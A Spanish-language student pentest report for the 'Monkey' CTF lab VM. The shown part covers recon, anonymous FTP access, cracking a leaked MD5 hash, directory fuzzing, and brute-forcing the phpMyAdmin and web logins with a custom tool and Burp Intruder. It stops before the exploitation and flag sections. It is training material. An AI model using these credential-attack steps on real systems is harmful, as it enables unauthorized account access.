

# Informe de análisis de vulnerabilidades, explotación y resultados del reto Monkey

---

Generado por

David Ossa Saldarriaga

Fecha

25/04/2024

Academia Hacker Mentor

# Tarea 4 - Reto Monkey

---

## Tabla de contenidos

### Fases del pentesting

1. Reconocimiento
2. Escaneo y enumeración
3. Explotación
  1. Bandera 1
  2. Persistencia
  3. Bandera 2

## Fases del pentesting.

### 1. Reconocimiento:

Procedemos a iniciar este pentesting realizando un reconocimiento de la máquina objetivo. Utilizamos un escaneo de la red para verificar la IP de la máquina.

```
# arp-scan -l
```

```
(root@kali)-[/home/hmstudent/Documents/monkey]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:33:69:1f, IPv4: 192.168.111.130
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.111.1    00:50:56:c0:00:08    VMware, Inc.
192.168.111.2    00:50:56:eb:b5:cf    VMware, Inc.
192.168.111.131 00:0c:29:16:30:6f    VMware, Inc.
192.168.111.254 00:50:56:f4:30:c6    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.972 seconds (129.82 hosts/sec). 4 responded
```

Con este resultado y descartando las IPs que ya conocemos, podemos determinar que la IP de la máquina objetivo es *192.168.111.131* y vamos a enfocarnos en esta dirección para empezar los escaneos.

Para esta fase de reconocimiento podemos iniciar realizando un ping, podemos determinar si la máquina nos responde y sacar algunas hipótesis iniciales.

```
# ping -c 5 192.168.111.131
```

```
(root@kali)-[/home/hmstudent/Documents/monkey]
# ping -c 5 192.168.111.131
PING 192.168.111.131 (192.168.111.131) 56(84) bytes of data.
64 bytes from 192.168.111.131: icmp_seq=1 ttl=64 time=0.494 ms
64 bytes from 192.168.111.131: icmp_seq=2 ttl=64 time=0.727 ms
64 bytes from 192.168.111.131: icmp_seq=3 ttl=64 time=0.998 ms
64 bytes from 192.168.111.131: icmp_seq=4 ttl=64 time=0.837 ms
64 bytes from 192.168.111.131: icmp_seq=5 ttl=64 time=0.823 ms

— 192.168.111.131 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4057ms
rtt min/avg/max/mdev = 0.494/0.775/0.998/0.165 ms
```

Podemos observar que el ttl que resulta al hacer ping es igual a 64, lo cual nos podría indicar que el sistema operativo de la máquina objetivo es alguno basado en Linux, más adelante en próximas fases podremos confirmar si es o no este sistema operativo.

## 2. Escaneo y enumeración

Ya que sabemos la IP objetivo, procedemos ahora a realizar un escaneo más profundo con el comando *nmap* con el fin de determinar qué puertos abiertos tiene la máquina y qué servicios se están ejecutando en ellos.

```
# nmap -sV -p- -T5 -sS 192.168.111.131
```

```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# nmap -sV -p- -T5 -sS 192.168.111.131
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-23 09:20 EDT
Nmap scan report for 192.168.111.131
Host is up (0.00085s latency).
Not shown: 65532 closed tcp ports (reset) supported on 64-bit AMD/Intel (amd64 / x86_64) and ARM (arm64 / aarch64) a
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 00:0C:29:16:30:6F (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
```


Ahora con un poco más de detalle podemos confirmar que efectivamente estamos atacando una máquina con sistema operativo basado en Linux. Adicional a esto podemos ver que tenemos 3 puertos abiertos, corriendo servicios de ftp, ssh y http.

Con esta información tenemos varias cosas básicas que podemos revisar de nuestra página objetivo, la primera de ellas es que vemos que la máquina corre un servicio http en el puerto 80, por lo tanto podemos empezar verificando la página web.

192.168.111.131

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

## Apache2 Debian Default Page



**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

### Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain

Vemos que la página web en su ruta por defecto no nos da mucha información sobre la página como tal ya que lo que vemos en la página por defecto del servidor Apache, sin embargo, nos da información sobre el sistema operativo específico de la máquina, ya sabíamos que es un SO basado en Linux, pero ahora confirmamos que estamos hablando de una máquina **Debian**.

Procedemos ahora a analizar si podemos conectarnos a alguno de los otros dos servicios usando credenciales básicas o conocidas como default.

Iniciamos con `ssh` en el puerto 22.

```
# ssh [username]@192.168.111.131
```

```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# ssh admin@192.168.111.131
The authenticity of host '192.168.111.131 (192.168.111.131)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDB9+/4WEg6WKZwLUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.111.131' (ED25519) to the list of known hosts.
admin@192.168.111.131's password:
Permission denied, please try again.
admin@192.168.111.131's password:
Permission denied, please try again.
admin@192.168.111.131's password:
admin@192.168.111.131: Permission denied (publickey,password).

( root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# ssh root@192.168.111.131
root@192.168.111.131's password:
Permission denied, please try again.
root@192.168.111.131's password:
Permission denied, please try again.
root@192.168.111.131's password:
root@192.168.111.131: Permission denied (publickey,password).
```

Realizamos la prueba inicial con los usuarios admin y root usando las contraseñas "admin", "administrador" y "administrator" pero no podemos ganar acceso la máquina.

Ahora tratemos de ganar acceso por medio de ftp para ver si podemos ver algun archivo y/o folder que nos de información sobre la máquina.

```
# ftp 192.168.111.131
```

```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# ftp 192.168.111.131
Connected to 192.168.111.131.
220 (vsFTPd 3.0.3)
Name (192.168.111.131:hmstudent): admin
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# ftp 192.168.111.131
Connected to 192.168.111.131.
220 (vsFTPd 3.0.3)
Name (192.168.111.131:hmstudent): root
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# ftp 192.168.111.131
Connected to 192.168.111.131.
220 (vsFTPd 3.0.3)
Name (192.168.111.131:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Intentamos con usuarios y contraseñas conocidos (default) que si el servicio no está bien configurado podemos tener acceso. Siendo este el caso podemos ver que el servicio ftp permite una conexión con un usuario anónimo "anonymous" sin contraseña.

Veamos ahora qué información podemos obtener de acá.

```
ftp> ls
229 Entering Extended Passive Mode (|||18202|)
150 Here comes the directory listing.
-rw-r--r--  1 1000    1000      791 May 15  2022 notas.txt
226 Directory send OK.
ftp> cat notas.txt
?Invalid command.
ftp> more notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la misma contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a través del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `u
pdateDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 así que debería ser seguro, verdad?

-hmentor
```

Al momento de listar los archivos podemos ver que tenemos acceso a un archivo llamado *notas.txt* y procedemos a leerlo. Dentro de este archivo podemos observar que hay algunos datos importantes que pueden sernos útiles eventualmente para acceder al sistema, ya que parecen ser nombres de usuarios y/o contraseñas.

Teniendo esta información puede ser buena idea empezar a crear diccionarios con todos estos datos para tratar de acceder a los servicios.

Pero, antes de esto tratamos de descargar el archivo a nuestra máquina para tenerlo de forma local y poder trabajarlo más fácilmente.

```
ftp> get notas.txt
```

```
ftp> get notas.txt
local: notas.txt remote: notas.txt
229 Entering Extended Passive Mode (|||16119|)
150 Opening BINARY mode data connection for notas.txt (791 bytes).
100% |*****| 791 21.31 KiB/s 00:00 ETA
226 Transfer complete.
791 bytes received in 00:00 (20.82 KiB/s)
ftp> █
```

Ahora sí procedemos a crear los posibles usuarios que extraeremos del archivo notas.



```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# cat users
Grimmie
Hacker
hackermentor
hmentor
StudentRegno

(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# cat passwords
777777

(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# cat hashes
8d2473d579e5a11924906def258f97a1

(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
#
```


Ahora bien, de esta información una de las más potentes que podemos usar es la contraseña que tenemos en forma de hash, podemos hacer uso de alguna herramienta para tratar de descifrar este hash.

Usando la herramienta "*John the ripper*" podemos intentar encontrar la contraseña usando el hash.

```
# john hashes
```

```
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=6
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:LM_ASCII
0g 0:00:04:25 0.29% 3/3 (ETA: 2024-04-26 00:50) 0g/s 81604Kp/s 81604Kc/s 163209KC/s P@P0FW1..P@K$3NU
0g 0:00:05:58 0.38% 3/3 (ETA: 2024-04-26 01:26) 0g/s 79702Kp/s 79702Kc/s 159405KC/s 7N48LFU..7N4MEFG
0g 0:00:10:27 0.65% 3/3 (ETA: 2024-04-26 02:04) 0g/s 77868Kp/s 77868Kc/s 155736KC/s ZJWS339..ZJWR0$H
0g 0:00:17:15 1.07% 3/3 (ETA: 2024-04-26 01:59) 0g/s 78090Kp/s 78090Kc/s 156180KC/s RU05FWX..RU0ZIQ0
0g 0:00:18:37 1.15% 3/3 (ETA: 2024-04-26 02:06) 0g/s 77758Kp/s 77758Kc/s 155516KC/s @A2L95..@A2.G0
```

Los recursos en la máquina virtual son un poco limitados y vemos que después de casi 20 minutos no ha podido completar el descifrado del hash, por lo cual tratamos de recurrir a otra herramienta para descifrar el hash, en este caso, una herramienta web ([hashes.com](https://hashes.com))




Podemos ahora añadir esta nueva contraseña a nuestro diccionario de contraseñas.

```
# echo "junior01" >> passwords
```

Ya hemos sacado algo de información por medio de *ftp*, tenemos una serie de usuarios y contraseñas que podemos usar para intentar conectarnos por el servicio *ssh*. Haciendo uso de la herramienta **crackmapexec** **ssh** podemos intentar realizar una conexión usando las listas de usuarios y contraseñas que tenemos en el diccionario.

```
# crackmapexec ssh 192.168.111.131 -u users -p passwords
```



No podemos acceder por medio de *ssh* al sistema con estos diccionarios, por lo cual podemos asumir que los datos del usuario no son del sistema sino un usuario de la aplicación o página web y esto nos puede ser útil para más adelante.

Continuamos ahora en esta fase de escaneo y enumeración con el puerto 80 y el servicio *http*. Sabemos que existe una página web en la máquina objetivo y ya pudimos acceder por medio del navegador, ahora podemos proceder a realizar la técnica de **fuzzing** para encontrar posibles rutas que sean de utilidad.

Haciendo uso de **gobuster** iniciamos el escaneo de todas las posibles rutas que existen en la página web

```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# gobuster dir -u http://192.168.111.131/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -re

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fireart)

[+] Url: http://192.168.111.131/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Follow Redirect: true
[+] Expanded: true
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

http://192.168.111.131/phpmyadmin (Status: 200) [Size: 14555]
http://192.168.111.131/monkey (Status: 200) [Size: 2774]
http://192.168.111.131/server-status (Status: 403) [Size: 280]
Progress: 220560 / 220561 (100.00%)

Finished

(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
#
```

Encontramos 3 rutas diferentes de las cuales 1 responde con código 403 el cual hace referencia a un servicio que muestra únicamente estando autenticado y por lo tanto está "*forbidden*". De los otras dos rutas que responden con código 200 podemos acceder para verificar con qué nos encontramos.




Vemos un portal de php my admin para loguearnos y poder administrar información de la base de datos.

Tenemos una herramienta que nos permite tratar de hacer una autenticación en este servicio por medio de fuerza bruta.

```
(root@kali)-[/home/.../Hacking/monkey/192.168.111.131/tools]
# git clone https://github.com/pengdrop/phpmyadmin-authentication-bruteforce.git
Cloning into 'phpmyadmin-authentication-bruteforce' ...
remote: Enumerating objects: 34, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 34 (delta 6), reused 14 (delta 4), pack-reused 16
Receiving objects: 100% (34/34), 3.77 MiB | 5.44 MiB/s, done.
Resolving deltas: 100% (11/11), done.
```


```
(root@kali)-[/home/.../monkey/192.168.111.131/tools/phpmyadmin-authentication-bruteforce]
# python3 main.py -url http://192.168.111.131/ -udict ../../users -pdict ../../passwords
[!] FAILED - Grimmie / 777777
[!] FAILED - Grimmie / junior01
[!] FAILED - Grimmie /
[!] FAILED - Hacker / 777777
[!] FAILED - Hacker / junior01
[!] FAILED - Hacker /
[!] FAILED - hackermentor / 777777
[!] FAILED - hackermentor / junior01
[!] FAILED - hackermentor /
[!] FAILED - hmentor / 777777
[!] FAILED - hmentor / junior01
[!] FAILED - hmentor /
[!] FAILED - StudentRegno / 777777
[!] FAILED - StudentRegno / junior01
[!] FAILED - StudentRegno /
[!] FAILED - / 777777
[!] FAILED - / junior01
[!] FAILED - /
```

No tenemos acceso así que procedemos a analizar la próxima ruta.




Tenemos nuevamente un portal para iniciar sesión. Para poder tratar de ingresar a este portal con los diccionarios que tenemos podemos usar **burpsuite** para interceptar el tráfico antes de enviar la conexión y modificar la información que se envía al servidor para la conexión.

Iniciamos el proxy en el navegador para poder enviar todas comunicaciones hacia burpsuite.




Y comenzamos a interceptar burpsuite como tal, para recibir la información. Iniciamos una conexión para autenticarnos con usuario y contraseña por defecto "admin | admin"



Podemos notar que el usuario y la contraseña se ven de esta forma en la petición que se envía al servidor para poder autenticarse.

Ahora para poder automatizar la autenticación y usar los diccionarios de usuarios y contraseñas que tenemos enviamos la conexión a la opción intruder de burpsuite y convertimos el usuario y contraseña en variables.



Para este caso vamos a usar un tipo de ataque "*cluster bomb*" usando los usuarios y contraseñas que creamos en los diccionarios.

?

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1

Payload count: 5

Payload type: Simple list

Request count: 0

?

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Grimmie

Hacker

hackermentor

hmentor

StudentRegno

Add

Enter a new item

Add from list ... [Pro version only]

?

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 2

Payload count: 2

Payload type: Simple list

Request count: 10

?

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

??????

junior01

Add

Enter a new item

Add from list ... [Pro version only]

Lanzamos el ataque

⚡

2. Intruder attack of http://192.168.111.131 - Temporary attack - Not saved to project file

Attack

Save

Columns

Results

Positions

Payloads

Resource pool

Settings

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	330	
1	Grimmie	777777	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
2	Hacker	777777	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
3	hackermentor	777777	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
4	hmentor	777777	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
5	StudentRegno	777777	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
6	Grimmie	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
7	Hacker	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
8	hackermentor	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	340	
9	hmentor	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	330	
10	StudentRegno	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	330	

En estos resultados podemos ver que todos terminaron en una redirección por tener código de status 302, sin embargo hay uno que difiere del resto en el tamaño de respuesta y esto nos puede dar un indicio de que la redirección es una página diferente al resto.

Procedemos ahora a realizar la autenticación manual con estos datos para ver qué sucede.



PENTESTER  
MENTOR JUNIOR



POR FAVOR INICIA SESIÓN

Usuario :

Contraseña :

 Ingresar

PENTESTER  
MENTOR JUNIOR



INSCRIBIRSE EN UN CURSO

HISTORIAL DE INSCRIPCIONES

MI PERFIL

CAMBIAR CONTRASEÑA

CERRAR SESIÓN

CAMBIO DE CONTRASEÑA DEL ESTUDIANTE

Cambiar contraseña

Contraseña Actual

